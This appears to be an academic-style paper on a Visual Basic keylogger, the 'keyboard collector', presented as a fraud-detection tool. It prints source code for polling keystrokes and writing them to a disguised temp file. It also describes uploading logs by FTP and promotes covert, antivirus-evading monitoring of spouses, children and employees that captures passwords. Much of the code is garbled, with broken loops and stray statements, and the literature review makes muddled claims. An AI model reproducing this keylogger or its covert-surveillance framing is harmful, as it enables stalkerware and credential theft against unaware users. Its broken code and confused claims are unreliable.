

Design and Implementation of a keyboard collector application system for fraud detection

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Abstract

The Design and Implementation of a Keyboard Collector Application System for Fraud Detection is presented. The intelligent security system monitors all the activities that goes on in a computer system even after the user must have been done with the system. The system captures all the entry in the keyboard instantly. It has password protection that prevents unauthorized users access to keyboard collector information in the system. The programming language used for the front end is visual basic and the DBMS, while Microsoft Access 2007 was used for the back end because of its user friendliness that helps users interact freely. The end result shows that the keyboard collector application does not slow down system performance.

Keywords: Keyboard Collector, Logging, Fraud Detection, Personal Computer, Monitoring

1. Introduction

Keyboard collector application is a security system for recording (logging) the keys struck on a keyboard, typically in a way that the person using the keyboard will not know that his/her action is being monitored. This system can also be used to study human-computer interaction. Background software-based key loggers are serious security threat because they are used to monitor user actions by capturing keystrokes. The monitoring can be used for malicious purposes such as credit cards number theft. Key loggers are common component of Trojans. They operate quietly in the background and capture whatever the user types on the keyboard. The keystrokes are stored in a well-hidden file that is sent either by e-mail or FTP to the spying person.

Also, keyboard collector application system helps Organizations to identify their careless employees by secretly tracking all activities. Professional keyboard monitoring tool watches activities such as complete email address sent and received mail, key press and all other internet related activities.

Professional monitoring and surveillance software can secretly capture every activity that happened to your computer in your absence. It is reliable and easy to use keyboard collector application surveillance software facilities used to know more about your children and employee activity. Family keyboard collector application system is specially designed to log all activity with specific data, time. This tool has some new special feature such that it cannot be detected by antivirus software and covertly observes every user activity performed on computer. Professional keyboard monitoring tool easily capture all types of email accounts, passwords, website and internet chat conversation. This watches all the keyboard activities performed by another user on your computer. Keystroke logger program is as such simple that everyone can easily operate it without need of any technical knowledge of computer. This software can easily run with all windows operating system including windows Vista, XP, 2000, Windows 7, Windows 8. Keyboard surveillance software provide full control of you personal Computer (PC) by simply following few steps.

2. Literature Review

According to Herve D. & Marc D. (2000) many computer

experts has deliberated on the method of monitoring activities that go on in a computer system, therefore keyboard collector software was implemented to solve this problem. So they both developed Ace spy software, this software makes it easy for you to accurately monitor and block the activities of others using your PC. Ace spy secretly monitor all activity while it is completely hidden, forwards you each email sent or received and both sides of chat conversations. Also records web site visited, keystrokes, passwords typed and more.

Zhao and Alexander (2002) stated in their article "With the advancement of the Internet and Web technologies from static information delivery to dynamic, interactive, data-driven applications, U.S. companies have been integrating such technologies into their corporate computer information systems to maintain a competitive edge"

Mac lugade (2004) has designed an advanced key logger, that you can use to capture images periodically or on mouse disk inside specific windows, URLs save message from small windows messenger, clipboard context, also you can save every opened file, restrict your browser and logs by email and ftp. It is secure undetectable and un-killable. Include log viewer, you can export logs, search by data etc.

Similarly, in previous work published by Atlas (2007) related to obesity in the office environment, it was noted that the introduction of a virtual split keyboard collector had a positive impact on comfort of staff in a business organisation. He noticed that the keyboard collector is a keylogger software that can secretly capture every activities of computer in your absence. Utility is reliable and easy to use key logger software to monitor your spouses, children and employee activity. Family key logger program is specially designed to log all activities with specific dates and time. Tool has some new special features such that it cannot be detected by antivirus softwares and covertly observes every user activity performed on the computer. Professional keyboard monitoring tool easily capture all type of e-mail accounts.

Henry Lancaster (2010) a graduate of polytechnic university of New York designed a keyboard collector software as his project work. In this research work he used Microsoft visual basic 6.0 in designing this work because visual basic is an object oriented program and it uses line numbers which makes

the software to occupy a small memory space. In this research work he deliberated on the importance of keyboard collector software to a computer system.

3. Keyboard Collector Application System Architecture

The keyboard collector application system is composed of three modules which includes;

1. The main module
2. The hook procedure and
3. The FTP module

The main module installs a global Wh-CBT procedure. The hook reports back to the main module every time a keyboard

was pressed. The main module logs all keystrokes to a file. When the log file reaches a certain predefined size, the main module commands the FTP module to upload the log file to an FTP server. The communication between the various modules is performed using windows messages.

3.1 System flow chart

Chart map and other forms of pictorial representation is a diagrammatic representation of the logic paths contained within a data processing program showing between them. The system flowchart shows in more details the procedures outlined in block diagram.




Fig 1: System flowchart of keyboard collector software

3.2 Programming Language Used

To design and implement keyboard collector, series of programming language was used which include the following languages;

- **Microsoft Access:** This was used as the database management system. It unfolds the purpose of managing and collecting data in various forms.
- **VB Script:** This was also used in generating the scripts that perform the functions we see in the application. This was used in programming the active service pages.

3.3 System Design

Secretly log and view all keys typed, include emails, instant messages, password and more created for monitoring your children and employees. Simply choose to have it run all the time, or to start at a specific time of the day, and it runs undetected while capturing all keyboard and data entry. This also includes password protection, so even if the program were found, no one would know what the program is or be able to view whether the user has pressed the return key or tab key. Making it easier for you to read the text logs, you can even activate the program from diskette or flash drive if you wish. All stored files are unreadable. It runs on all window system.

3.3.1 Input and Output File Design

Source Code for Log in Panel

```
Private Sub cmdOK_Click()
If txtUserName.Text = "" Then
```

```
Label2.Caption = "Enter your Username"
txtUserName.SetFocus

ElseIf txtPassword.Text = "" Then
Label2.Caption = "Enter your Password"
txtPassword.SetFocus
Else
With myTable
If .State = 1 Then .Close
.Open "Select * from Login", conn, 2, 3
If Not ((.BOF = True) And (.EOF = True)) Then
If .BOF = False Then .MoveFirst
While .EOF = False
If LCase(.Fields("Username").Value) =
LCase(txtUserName.Text) And
LCase(.Fields("Password").Value) =
LCase(txtPassword.Text) Then
.Close
frmMain.Show
Unload Me
Exit Sub
End If
.MoveNext
Wend
.MoveNext
End If
End With
Label2.Caption = "Invalid login Details"
```

```
txtPassword.Text = ""
txtPassword.SetFocus
End If
End Sub
Private Sub Label3_Click()
txtUserName.Text = ""
txtPassword.Text = ""
Label2.Caption = ""
txtUserName.SetFocus
End Sub
```



Fig 2: User Login

In Keyboard Collector Application System for Fraud Detection, the Log In Panel is a verification panel. It helps to verify the person who has the right to access the collected keystrokes. In this panel, it has some information the owner of the Personal Computer (PC) need to enter for it to see the keystroke made in his/her absence. Such information includes the username and password as illustrated in figure 2. This information is displayed on an object called label while the input object for this feature is the textbox. When this information were entered into the required field the system verifies this acclaimed person and ensure that he/she is the owner of the system, the user would be taken to the main module and it will display like this:





Fig 3: Main Module

Source Code for Open Keylog

```
' keylog By Nwanakwaugwu A, Engr. Chiagunye T and Engr
Chineke A.
Private Sub lblMenu_Click(Index As Integer)
If Index = 0 Then
fraKeyLog.Visible = True
fraKeyLog.ZOrder 0
txtViewKeyLog.Text = ""
If sFile.FileExists("c:\Windows\temp\INSTLOJAKI.TMP")
Then txtViewKeyLog.LoadFile
"C:\WINDOWS\TEMP\INSTLOJAKI.TMP"
txtViewKeyLog.SelStart = 1
txtViewKeyLog.SelLength = Len(txtViewKeyLog.Text)
txtViewKeyLog.SelColor = &H800000 ' &HFFC0C0
ElseIf Index = 1 Then
```

```
If Check1.Value = vbChecked Then
If
sFile.FileExists("c:\Windows\temp\INSTLOJAKI.TMP")
Then
Shell "C:\WINDOWS\notepad.exe
C:\WINDOWS\TEMP\INSTLOJAKI.TMP",
vbMaximizedFocus
Else
MsgBox "There is no Keylog File available"
End If
End If
ElseIf Index = 2 Then
fraSetting.Visible = True
fraSetting.ZOrder 0
cboSpeed.Text = myMinus
```

```

Combo1.Text = Timer1.Interval
Text2.Text = lblInfor.Caption
ElseIf Index = 3 Then
    'call home frame
    frmAbout.Show 1
ElseIf Index = 4 Then
    Call myHome
ElseIf Index = 5 Then
    allow_me = True
    Unload Me
    frmLogin.Show
ElseIf Index = 6 Then
    Unload Me
End If

End Sub
Sub sMenu()
For i = 0 To (lblMenu.UBound)
    If lblMenu(i).FontSize > 11 Then
        With lblMenu(i)
            .ForeColor = &H404080 ' &H400000
            .FontBold = True ' False
            .FontSize = 10
            .BackColor = vbWhite
        End With
    End If
Next i
End
    
```

Sub




Fig 4: Showing How the Keyboard Collector Application System Collect and Display Keys Typed in PC Owner Absence using the app.

When the owner of the PC enters his/her username and password and gets access to the main module, he/she can click on open keylog to view the keystrokes made both in his presence and absence.

Source Code for Open Log File

```

Private Sub lblMenu_MouseDown(Index As Integer, Button As Integer, Shift As Integer, X As Single, Y As Single)
    lblMenu(Index).BorderStyle = 1
End Sub
Private Sub lblMenu_MouseUp(Index As Integer, Button As Integer, Shift As Integer, X As Single, Y As Single)
    lblMenu(Index).BorderStyle = 0
End Sub
Private Sub lblMenu_MouseMove(Index As Integer, Button As Integer, Shift As Integer, X As Single, Y As Single)
    Call sMenu
    lblMenu(Index).BackColor = &H8000000F
    lblMenu(Index).ForeColor = &H80000001
    lblMenu(Index).FontBold = True
    lblMenu(Index).FontSize = 13
End Sub
Sub myHome()
    fraHome.Visible = True
    fraHome.ZOrder 0
    
```

```

fraTime.BackColor = &HFFC0C0
lblTime.Visible = True
End Sub
Private Sub Timer2_Timer()
    If lblInfor.Left < 30 - lblInfor.Width Then lblInfor.Left = Me.Width ' 9050
    lblInfor.Left = lblInfor.Left - myMinus '10
End Sub
Private Sub Timer1_Timer()
    lblTime.Caption = Time
    '-----
    '-----
    On Error Resume Next
    For i = 1 To 255
        result = 0
        result = GetAsyncKeyState(i)
        Dim bck As String
        If result = -32767 Then
            MsgBox (result)
            If i > 47 And i < 58 Then Text1.Text = Text1.Text + Chr(i)
            If i > 64 And i < 91 Then Text1.Text = Text1.Text + Chr(i)
            If i = 189 Then Text1.Text = Text1.Text & "_ "
            If i = 32 Then Text1.Text = Text1.Text & " "
        End If
    Next i
    
```

```

If i = 190 Then Text1.Text = Text1.Text & "."
If i = 191 Then Text1.Text = Text1.Text & "/"
If i = 35 Then Text1.Text = Text1.Text + Chr(13) &
vbCrLf
If i = 13 Then Text1.Text = Text1.Text & Chr(13) &
vbCrLf
If i = 9 Then Text1.Text = Text1.Text & " "
If i = 95 Then Text1.Text = Text1.Text & "_ "
If i = 8 Then
    bck = Left$(Text1.Text, Len(Text1.Text) - 1)
    Text1.Text = bck
End If
If i =8 Then Text1.Text = Text1.Text & "[BACK SPACE]"
End If
Next i
Static CountM
CountM = CountM + 1

```

```

Me.Caption = CountM
If CountM = 200 Then
    If Not Text1.Text = "" Then Call SaveToFile
    Text1.Text = ""
    CountM = 0
End If
End Sub
Private Sub SaveToFile()
'On Error Resume Next
Open "c:\Windows\temp\INSTLOJAKI.TMP" For Append
As #1
Print #1, Text1.Text
Close #1
End Sub
Private Sub txtViewKeyLog_KeyPress(KeyAscii As Integer)
KeyAscii = 0
End Sub

```




Fig 5: Showing How the Keyboard Collector Application System Collect and Display Keys Typed in PC Owner Absence in a Notepad environment Using Open Log File.

When the owner of the PC enters his/her username and password and gets access to the main module, he/she can click on 'open log file' to view the keystrokes made both in his presence and absence in a notepad environment.

3.3.2 Output File Design

The output of the system follows a similar form as the input except that it contains some additional information. The result of updating the dynamic pages forms the output. Hard copies of the processed data can also be made. The output medium is either the visual display unit (cathode ray tube or liquid crystal display) or printed reports produced by the printer.

4. Summary/conclusion

Over the years, people have experienced fraud despite the use of password. Therefore, there is need to develop a system that will help to track hackers who might have hacked the PC and gained access to the PC.

Improvement of PC security could be made possible by using a Keyboard Collector Application System for Fraud Detection that will help user (owner) of a computer system to protect his/her

computer system from any un-wanted access by monitoring the activities that go on in his/her computer system.

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